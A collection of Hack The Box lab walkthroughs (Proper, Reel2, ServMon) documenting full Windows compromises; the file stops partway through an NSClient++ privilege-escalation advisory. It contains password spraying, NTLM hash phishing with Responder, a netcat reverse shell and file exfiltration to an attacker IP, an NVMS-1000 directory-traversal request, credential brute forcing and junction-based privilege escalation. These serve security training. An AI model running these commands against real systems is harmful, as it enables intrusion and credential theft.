11/15/2020 05:05 AM <DIR> ..
11/15/2020 05:03 AM 2,999,808 client.exe
11/15/2020 10:22 AM 174 README.md
11/15/2020 06:20 AM 3,041,792 server.exe
3 File(s) 6,041,774 bytes
2 Dir(s) 7,343,374,336 bytes free

There’s also a Cleanup folder in C:\ProgramData with no files in it.

Reversing client.exe and server.exe

Turns out both binaries are PE executables built with Golang, with the tell-
tale sign of an unusually large size for a PE executable and this.

Analysis of client.exe

Reverse engineering of client.exe shows the need to supply an argument
in order to “make it do something”.

You can see from above that by supplying a -R and a file path triggers the
main_serviceRestore function which in turn calls upon a named pipe
client to connect to a named pipe, cleanupPipe.

Further down the control flow graph, this is what’s actually sent across the
named pipe.

Analysis of server.exe

Suppose we replicate the behaviors of client.exe and server.exe in a
Windows 10 installation. This is what we have determined above.

This is what’s displayed in server.exe.

Hmm, where have I seen C:\ProgramData\Cleanup before? By the way,
dGVzdA== is the base64-encoded string of test. On top of that, this is
evidence that a named pipe, cleanupPipe is listening for data.

We can send our own data to server.exe with good ol’ command prompt
using the echo command like so.

Meanwhile in server.exe, I see this…

Something’s not right. One character is truncated. In any case, all I have to
do is to add one more character behind the path. Well, this is what
happened. CLEAN removes the file specified in the file path and move it to
C:\ProgramData\Cleanup<base64-encoded file path> and its content
encrypted with AES-GCM.

Conversely, RESTORE restores the file back to the original file path by
decrypting the file contents and decoding the file path.

Getting root.txt

This gives me an idea. What if we create a symbolic link to C:\Users
\Administrator\Desktop, do a CLEAN on that symbolic link + root.txt.
This will back up the file at C:\ProgramData\Cleanup. Remove the link and
create a real folder and then do a RESTORE. Maybe RESTORE will do us a
favor and write the contents of root.txt to that folder and we can simply
read the file?

Create directory junction

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
C:\Users\web\Downloads>mklink /j dipshit \users\administrator\desktop
mklink /j dipshit \users\administrator\desktop
Junction created for dipshit <<===>> \users\administrator\desktop

C:\Users\web\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is FE0C-A36B

Directory of C:\Users\web\Downloads

05/08/2021 02:52 AM <DIR> .
05/08/2021 02:52 AM <DIR> ..
05/08/2021 02:52 AM <JUNCTION> dipshit [C:\users\administrator\desktop]
0 File(s) 0 bytes
3 Dir(s) 7,342,006,272 bytes free

CLEAN

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
C:\Users\web\Downloads>echo CLEAN \users\web\Downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe
echo CLEAN \users\web\Downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe

C:\Users\web\Downloads>dir \programdata\cleanup
dir \programdata\cleanup
Volume in drive C has no label.
Volume Serial Number is FE0C-A36B

Directory of C:\programdata\cleanup

05/08/2021 02:53 AM <DIR> .
05/08/2021 02:53 AM <DIR> ..
05/08/2021 02:53 AM 192 XHVzZXJzXHdlYlxEb3dubG9hZHNcZGlwc2hpdFxyb290LnR4dA==
1 File(s) 192 bytes
2 Dir(s) 7,342,006,272 bytes free

Remove directory junction and create a real folder

1
2
3
4
5
C:\Users\web\Downloads>rmdir dipshit
rmdir dipshit

C:\Users\web\Downloads>mkdir dipshit
mkdir dipshit

RESTORE

1
2
3
4
5
6
C:\Users\web\Downloads>echo RESTORE \users\web\Downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe
echo RESTORE \users\web\Downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe

C:\Users\web\Downloads>type dipshit\root.txt
type dipshit\root.txt
a8393e214a40d2e28d5eff5504022ca1

Afterthought

One of the creators of Proper told me that privilege escalation is possible
from an arbitrary file write. Indeed, WerTrigger is one such local privilege
escalation exploit weaponizing arbitrary file writes using Windows problem
reporting framework among others such as UsoDLLLoader and DiagHub.

And there you have it.

Summary of knowledge

  • John crack with salt
  • self write sqlmap tamper script to get data
  • Remote File Inclusion via SMB share
  • Race Condition to get code excecution
  • john crack netntlmv2 hash
  • Privilege Escalation via reversing .exe file
  • use WerTrigger for arbitrary file write using Windows problem reporting framework among others such as UsoDLLLoader and DiagHub.

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

邮件认证、受限会话与符号链接

原记录从 OWA 账户与邮件认证请求进入 PowerShell,再分析受限命令及 Check-File 的文件读取边界。ProgramData 符号链接分支完整保留。

来源 reel2 · 原记录 2020-10-13 · 24 个代码块 · 8 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Hard
Points: 40
Release: 03 Oct 2020
IP: 10.10.10.210

User Blood xct 00 days, 03 hours, 08 mins, 20 seconds.
Root Blood xct 00 days, 07 hours, 06 mins, 12 seconds.

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
root@kali:~/hackthebox/machine/reel2# nmap -sV -v -p- --min-rate=10000 10.10.10.210
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 8.5
443/tcp open ssl/https?
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6001/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
6002/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
6004/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
6005/tcp open msrpc Microsoft Windows RPC
6006/tcp open msrpc Microsoft Windows RPC
6007/tcp open msrpc Microsoft Windows RPC
6008/tcp open msrpc Microsoft Windows RPC
6010/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
6011/tcp open msrpc Microsoft Windows RPC
6012/tcp open msrpc Microsoft Windows RPC
6027/tcp open msrpc Microsoft Windows RPC
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.2.32)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
  • Port-80

Enumerating http But He Said 403-Forbidden

Enumerating HTTPS .

use gobuster to find Directories

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@kali:~/hackthebox/machine/reel2# gobuster dir -u https://10.10.10.210 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -k -t 50
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: https://10.10.10.210
[+] Threads: 50
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2020/10/12 22:34:11 Starting gobuster
===============================================================
/public (Status: 302)
/exchange (Status: 302)
/Public (Status: 302)
/rpc (Status: 401)
/owa (Status: 301)

Go to /owa First

a login page. Try some sql injection

But nothing is work.

  • Port-8080

Create A Account On SignUp Page.

1
lucifer11/123456Wx

In Home Page There Are So Many Users

Gather All Users and Create A user.txt

1
2
3
sven
svensson
s.svensson

See All Posts In The Posts Tab, The svensson user post gave us a hint: This summer is so hot!

Create A pass.txt with this hint.

1
2
3
4
5
6
7
root@kali:~/hackthebox/machine/reel2# cat /usr/share/wordlists/rockyou.txt | grep Summer > pass.txt
root@kali:~/hackthebox/machine/reel2# cat pass.txt
Summer
Summer1
Summer07
Summer08
...

With the user.txt and pass.txt, lets bruteforce the OWA login

But We Don’t bruteforce OWA login with wfuzz and hydra. we need to install a tool called SprayingToolkit.

  • SprayingToolkit

Before Running this tool install the requirements of this tool.

Let’s run the tool

1
2
3
4
5
root@kali:~/SprayingToolkit# python3 atomizer.py owa 10.10.10.210 pass.txt user.txt -i 0:0:01
[*] Starting spray at 2020-10-13 03:40:56 UTC
[-] Authentication failed: svensson:Summer2020 (Invalid credentials)
[-] Authentication failed: sven:Summer2020 (Invalid credentials)
[+] Found credentials: s.svensson:Summer2020 (Invalid credentials)
  • Username = s.svensson
  • Password = Summer2020

get shell

site is on another language. Let’s open it in chromium so we will understand what’s going on.

Now I understand what’s going on here it’s a mail server i think we need to do some Phising stuff.

If you don’t known about that here is an interesting article.

  • NetNTLMv2 hash stealing using Outlook

So what we can do now compiling a new message

1.click on New message.

2.Select all user with Control+A then click on To button on bottom. So this will send our email to each and every user .

3.Give the subject as you wish and in the body enter your htb ip like http://10.10.14.3

  • Important :

Before Sending this email start the responder.

1
responder -I tun0

Boom, After couple of minutes we get the response back.

But first we need to crack this hash using hashcat. we known this is NTLMv2 Hash

1
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force
  • username = k.svensson

  • password = kittycat1

Evil-WinRm is not work at this situation because port 5985 is not open.

So we using Linux Powershell to login.But First Install powershell for Linux

1
2
apt install gss-ntlmssp
apt-get install powershell

After installation can access powershell with pwsh.

Now login with pwsh.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@kali:~# pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

A new PowerShell stable release is available: v7.0.3
Upgrade now, or check out the release page at:
https://aka.ms/PowerShell-Release?tag=v7.0.3

PS /root> $offsec_session = New-PSSession -ComputerName 10.10.10.210 -Authentication Negotiate -Credential k.svensson

PowerShell credential request
Enter your credentials.
Password for user k.svensson: *********

PS /root> Enter-PSSession $offsec_session
[10.10.10.210]: P>

Now commands like dir, ls, cd, whoami won’t work.

$env:username and $env:domainname works.

1
2
[10.10.10.210]: P> $env:username
k.svensson

We need to Execute powershell commands with the script block

  • behavior of Out-Default
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[10.10.10.210]: P> &{ cd ../Desktop }
[10.10.10.210]: P> &{ ls }


Directory: C:\Users\k.svensson\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2020/7/30 13:19 2428 Sticky Notes.lnk
-ar--- 2020/10/13 9:17 34 user.txt


[10.10.10.210]: P> &{ type user.txt} 210ff91b4373ae60dbc352737555b4b4

get root

Now, let’s change this interface to shell interface for that we need to transfer a nc.exe file and get a reverse shell.

  1. open a simple http server.
1
2
3
root@kali:~/hackthebox/machine/reel2# ls
nc.exe pass.txt user.txt
root@kali:~/hackthebox/machine/reel2# python -m SimpleHTTPServer 80
  1. transfer nc.exe to the system
  • after running that open a netcat listener.
1
2
3
[10.10.10.210]: PS> &{ iwr -uri http://10.10.14.3/nc.exe -o 'C:\Windows\System32\spool\drivers\color\nc.exe'}
[10.10.10.210]: PS> &{ cd 'C:\Windows\System32\spool\drivers\color\'}
[10.10.10.210]: PS> &{ ./nc.exe 10.10.14.3 9001 -e powershell.exe}

and we get a reverse shell

1
2
3
4
5
6
7
8
9
10
11
12
root@kali:~# nc -lvp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.210.
Ncat: Connection from 10.10.10.210:57417.
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\System32\spool\drivers\color> whoami
whoami
htb\k.svensson

We Found nothing in our Enumeration proccess Let’s check the log if anything interesting there.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PS C:\> dir
dir


Directory: C:\


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 7/30/2020 12:15 PM ExchangeSetupLogs
d----- 7/30/2020 12:02 PM inetpub
d----- 8/22/2013 5:52 PM PerfLogs
d-r--- 10/8/2020 3:29 PM Program Files
d----- 7/30/2020 11:48 AM Program Files (x86)
d-r--- 7/30/2020 1:17 PM Users
d----- 9/29/2020 6:09 PM Windows
d----- 7/28/2020 2:57 PM xampp

we find 000003.log file in our current user directory Let’s get on that.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\k.svensson\AppData\Roaming\stickynotes\Local Storage\leveldb> ls
ls


Directory: C:\Users\k.svensson\AppData\Roaming\stickynotes\Local
Storage\leveldb


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 10/8/2020 3:34 PM 2320 000003.log
-a---- 7/30/2020 1:19 PM 16 CURRENT
-a---- 7/30/2020 1:19 PM 0 LOCK
-a---- 10/13/2020 9:22 AM 0 LOG
-a---- 10/8/2020 3:34 PM 182 LOG.old
-a---- 7/30/2020 1:19 PM 41 MANIFEST-000001

when we use type command to see inside 000003.log file it’s give me gibberish.

So we need to get that file in our local machine.

So we use nc.exe to transfer the file.

  1. open a listener in your local machine to get the file content.
1
nc -nvlp 1234 > 000003.log
  1. In the window reverse shell type this command.
1
2
3
4
5
6
7
8
9
10
11
12
13
PS C:\Users\k.svensson\AppData\Roaming\stickynotes\Local Storage\leveldb> cd /
cd /
PS C:\> cmd

cmd
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\>cd "C:\Windows\System32\spool\drivers\color\"
cd "C:\Windows\System32\spool\drivers\color\"

C:\Windows\System32\spool\drivers\color>nc.exe 10.10.14.3 1234 < "C:\users\k.svensson\appdata\roaming\stickynotes\Local Storage/leveldb\000003.log"
nc.exe 10.10.14.3 1234 < "C:\users\k.svensson\appdata\roaming\stickynotes\Local Storage/leveldb\000003.log"

Let’s check our netcat listener.

1
2
3
4
5
6
root@kali:~/hackthebox/machine/reel2# nc -nvlp 1234 > 000003.log
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.210.
Ncat: Connection from 10.10.10.210:51827.

use strings command to see content in 000003.log file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
root@kali:~/hackthebox/machine/reel2# strings 000003.log 
VERSION
META:app://.
_app://.
__storejs__test__Z
META:app://.
_app://.
{"first":"<p>Credentials for JEA</p><p>jea_test_account:Ab!Q@vcg^%@#1</p>","back":"rgb(255, 242, 171)","title":"rgb(255, 235, 129)","wid":"350","hei":"375","deleted":"no","closed":"yes","locked":"no"}
_app://.
__storejs__test__
_app://.
closed
{"closed":"yes"}
_app://.
{"ids":"1"}y
META:app://.
_app://.
__storejs__test__
_app://.
closed
@:lK
META:app://.
_app://.
closed
{"closed":"yes"}
META:app://.
_app://.
__storejs__test__
_app://.
closed
META:app://.
_app://.
closed
{"closed":"yes"}
META:app://.
_app://.
__storejs__test__
_app://.
closed
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__P
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__]
META:app://.
_app://.
closed
{"closed":"yes"}
META:app://.
_app://.
__storejs__test__
_app://.
closed:
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__b
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__N
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__
META:app://.
_app://.
__storejs__test__

now We got the username and password

1
2
username = jea_test_account
password = Ab!Q@vcg^%@#1

Privilege escalation

Looking at the basic jae_test_account.psrc and .pssc the Check-File commad loads if the contents are from the “C:\ProgramData”.

So what we can do we need to create a Symlink to ProgramData directory with Administrator directory.

  • Important:

be sure run this command in PS

1
2
3
4
5
6
7
8
9
10
PS C:\> New-Item -ItemType Junction -Path 'C:\ProgramData\root' -Target 'C:\Users\Administrator'
New-Item -ItemType Junction -Path 'C:\ProgramData\root' -Target 'C:\Users\Administrator'


Directory: C:\ProgramData


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----l 10/13/2020 11:02 AM root

Now command will Executed successfully.

So when we login with jea_test_account account we can access Administrator directory also.

Now we need to login with jea_test_account account. So let’s open a new terminal and type pwsh.

  • Run the command one by one.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~# pwsh
PowerShell 7.0.0
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/powershell
Type 'help' to get help.

A new PowerShell stable release is available: v7.0.3
Upgrade now, or check out the release page at:
https://aka.ms/PowerShell-Release?tag=v7.0.3

PS /root> $username = "jea_test_account"
PS /root> $password = ConvertTo-SecureString "Ab!Q@vcg^%@#1" -AsPlainText -Force
PS /root> $cred = New-Object System.Management.Automation.PSCredential -ArgumentList ($username, $password)
PS /root> Enter-PSSession -Computer 10.10.10.210 -credential $cred -ConfigurationName jea_test_account -verbose -debug -Authentication Negotiate
[10.10.10.210]: PS>Check-File C:\programdata\root\Desktop\root.txt
18c458e91c1f45379bc97905034c8ad8

Summary of knowledge

  • bruteforce the OWA login using SprayingToolkit
  • NetNTLMv2 hash stealing using Outlook
  • responder to sniff NTLMv2 Hash
  • hashcat crack NTLMv2 Hash
  • login with pwsh
  • Execute powershell commands with the script block
  • iwr download files
  • nc.exe to transfer the file
  • create a Symlink to ProgramData directory with Administrator directory then use Check-File to read root flag.

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

NVMS 路径与本机管理服务

任意文件读取提供登录材料,NSClient++ 的 allowed_hosts 使管理面只能本地访问。SSH 转发、配置文件和任务创建按原次序保留。

来源 ServMon · 原记录 2020-04-23 · 17 个代码块 · 11 处图片引用

查看分析过程、攻击步骤与完整代码

介绍

操作系统:Windows
难度:容易
点数:20
发行:2020年4月11日
IP:10.10.10.184

user一血用时:3小时08分钟06秒。
root一血用时:3小时34分钟10秒。

  • my htb rank

信息收集

上nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
C:\Users\HASEE>nmap -sC -sV -v -p- 10.10.10.184 --min-rate=10000
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20 12:05PM <DIR> Users
| ftp-syst:
|_ SYST: Windows_NT
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
| 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
|_ 256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
80/tcp open http
| fingerprint-strings:
| GetRequest, HTTPOptions, RTSPRequest:
| HTTP/1.1 200 OK
| Content-type: text/html
| Content-Length: 340
| Connection: close
| AuthInfo:
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
| <html xmlns="http://www.w3.org/1999/xhtml">
| <head>
| <title></title>
| <script type="text/javascript">
| window.location.href = "Pages/login.htm";
| </script>
| </head>
| <body>
| </body>
| </html>
| NULL:
| HTTP/1.1 408 Request Timeout
| Content-type: text/html
| Content-Length: 0
| Connection: close
|_ AuthInfo:
|_http-favicon: Unknown favicon MD5: 3AEF8B29C4866F96A539730FAB53A88F
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
5666/tcp open tcpwrapped
6063/tcp open x11?
6699/tcp open napster?
7680/tcp open pando-pub?
8443/tcp open ssl/https-alt
| fingerprint-strings:
| FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
| HTTP/1.1 404
| Content-Length: 18
| Document not found
| GetRequest:
| HTTP/1.1 302
| Content-Length: 0
| Location: /index.html
| refo
|_ 2-contai
| http-methods:
|_ Supported Methods: GET
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-01-14T13:24:20
| Not valid after: 2021-01-13T13:24:20
| MD5: 1d03 0c40 5b7a 0f6d d8c8 78e3 cba7 38b4
|_SHA-1: 7083 bd82 b4b0 f9c0 cc9c 5019 2f9f 9291 4694 8334
|_ssl-date: TLS randomness does not represent time
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open msrpc Microsoft Windows RPC

发现21端口可以使用Anonymous用户无需密码登录

里面发现2个用户文件夹

Nadine

1
2
3
4
5
6
7
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine

Nathan

Notes to do.txt

1
2
3
4
5
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint

80端口上有一个web应用程序NVMS-1000,为目录遍历漏洞,网上能搜索到exploit

  • NVMS-1000-Directory-Traversal

查看该exploit

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1

利用此漏洞和之前收集的文本文件的信息,可有读出下面的密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /../../../../../../../../../../../../users/Nathan/Desktop/Passwords.txt HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
If-Modified-Since: 0
Authorization: Basic Y3F3Yzpxd2M=
Content-Type: text/plain;charset=UTF-8
Content-Length: 103
Origin: http://10.10.10.184
Connection: close
Referer: http://10.10.10.184/Pages/login.htm
Cookie: dataPort=6063
1
2
3
4
5
6
7
8
9
10
11
12
13
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$

在8443端口发现搭建了https服务,搭建了NSClient++的,参考下面的url

  • About-NSClient++

有了密码,现在使用Marcello提供的CrackMapExec对其进行测试以识别帐户(Nadine或Nathan)以及关联的密码!

  • CrackMapExec
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~/vulnhub/ServMon# crackmapexec smb 10.10.10.184 -u Nadine -p pass.txt 
CME 10.10.10.184:445 SERVMON [*] Windows 10.0 Build 18362 (name:SERVMON) (domain:SERVMON)
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [+] SERVMON\Nadine:L1k3B1gBut7s@W0rk
[*] KTHXBYE!
root@kali:~/vulnhub/ServMon# crackmapexec smb 10.10.10.184 -u Nathan -p pass.txt
CME 10.10.10.184:445 SERVMON [*] Windows 10.0 Build 18362 (name:SERVMON) (domain:SERVMON)
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:0nly7h3y0unGWi11F0l10w STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:IfH3s4b0Utg0t0H1sH0me STATUS_LOGON_FAILURE
CME 10.10.10.184:445 SERVMON [-] SERVMON\Nathan:Gr4etN3w5w17hMySk1Pa5$ STATUS_LOGON_FAILURE
[*] KTHXBYE!

现在有了账号密码

Nadine/L1k3B1gBut7s@W0rk

然后使用密码访问其共享,发现并没有权限

1
2
3
4
5
6
7
8
9
10
root@kali:~/vulnhub/ServMon# crackmapexec smb 10.10.10.184 -u Nadine -p L1k3B1gBut7s@W0rk --shares
CME 10.10.10.184:445 SERVMON [*] Windows 10.0 Build 18362 (name:SERVMON) (domain:SERVMON)
CME 10.10.10.184:445 SERVMON [+] SERVMON\Nadine:L1k3B1gBut7s@W0rk
CME 10.10.10.184:445 SERVMON [+] Enumerating shares
CME 10.10.10.184:445 SERVMON SHARE Permissions
CME 10.10.10.184:445 SERVMON ----- -----------
CME 10.10.10.184:445 SERVMON ADMIN$ NO ACCESS
CME 10.10.10.184:445 SERVMON IPC$ READ
CME 10.10.10.184:445 SERVMON C$ NO ACCESS
[*] KTHXBYE!

之后ssh连接,然后切换到目录下,得到user.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
nadine@SERVMON C:\Users\Nadine\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Nadine\Desktop

08/04/2020 22:28 <DIR> .
08/04/2020 22:28 <DIR> ..
23/04/2020 07:25 34 user.txt
1 File(s) 34 bytes
2 Dir(s) 27,427,053,568 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
daf5f2dab64783e2c42e4249e9821ab7

提权

访问NSClient++的Web界面

执行命令查看密码

1
2
nadine@SERVMON C:\Program Files\NSClient++>nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT

登录的时候却发现登陆失败,经过研究发现是因为nsclient.ini将指定的host对Web界面的访问。仅允许从本地服务器接口(127.0.0.1):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
´╗┐# If you want to fill this file with all available options run the following command:
# nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
# nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
...

现在使用ssh转发8443tcp端口到本地127.0.0.1

  • SSH-Port-Forwarding-Example
1
ssh -L 8443:127.0.0.1:8443 Nadine@10.10.10.184

运行上面的命令之后,成功的访问到了web界面

利用NSClient++ 0.5.2.35 提权漏洞进行提权

参考exploit

  • NSClient++0.5.2.35-Privilege-Escalation

查看exploit

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
Exploit Author: bzyo
Twitter: @bzyo_
Exploit Title: NSClient++ 0.5.2.35 - Privilege Escalation
Date: 05-05-19
Vulnerable Software: NSClient++ 0.5.2.35
Vendor Homepage: http://nsclient.org/
Version: 0.5.2.35
Software Link: http://nsclient.org/download/
Tested on: Windows 10 x64

Details:
When NSClient++ is installed with Web Server enabled, local low privilege users have the ability to read the web administator's password in cleartext from the configuration file. From here a user is able to login to the web server and make changes to the configuration file that is normally restricted.

The user is able to enable the modules to check external scripts and schedule those scripts to run. There doesn't seem to be restrictions on where the scripts are called from, so the user can create the script anywhere. Since the NSClient++ Service runs as Local System, these scheduled scripts run as that user and the low privilege user can gain privilege escalation. A reboot, as far as I can tell, is required to reload and read the changes to the web config.

Prerequisites:
To successfully exploit this vulnerability, an attacker must already have local access to a system running NSClient++ with Web Server enabled using a low privileged user account with the ability to reboot the system.

Exploit:
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
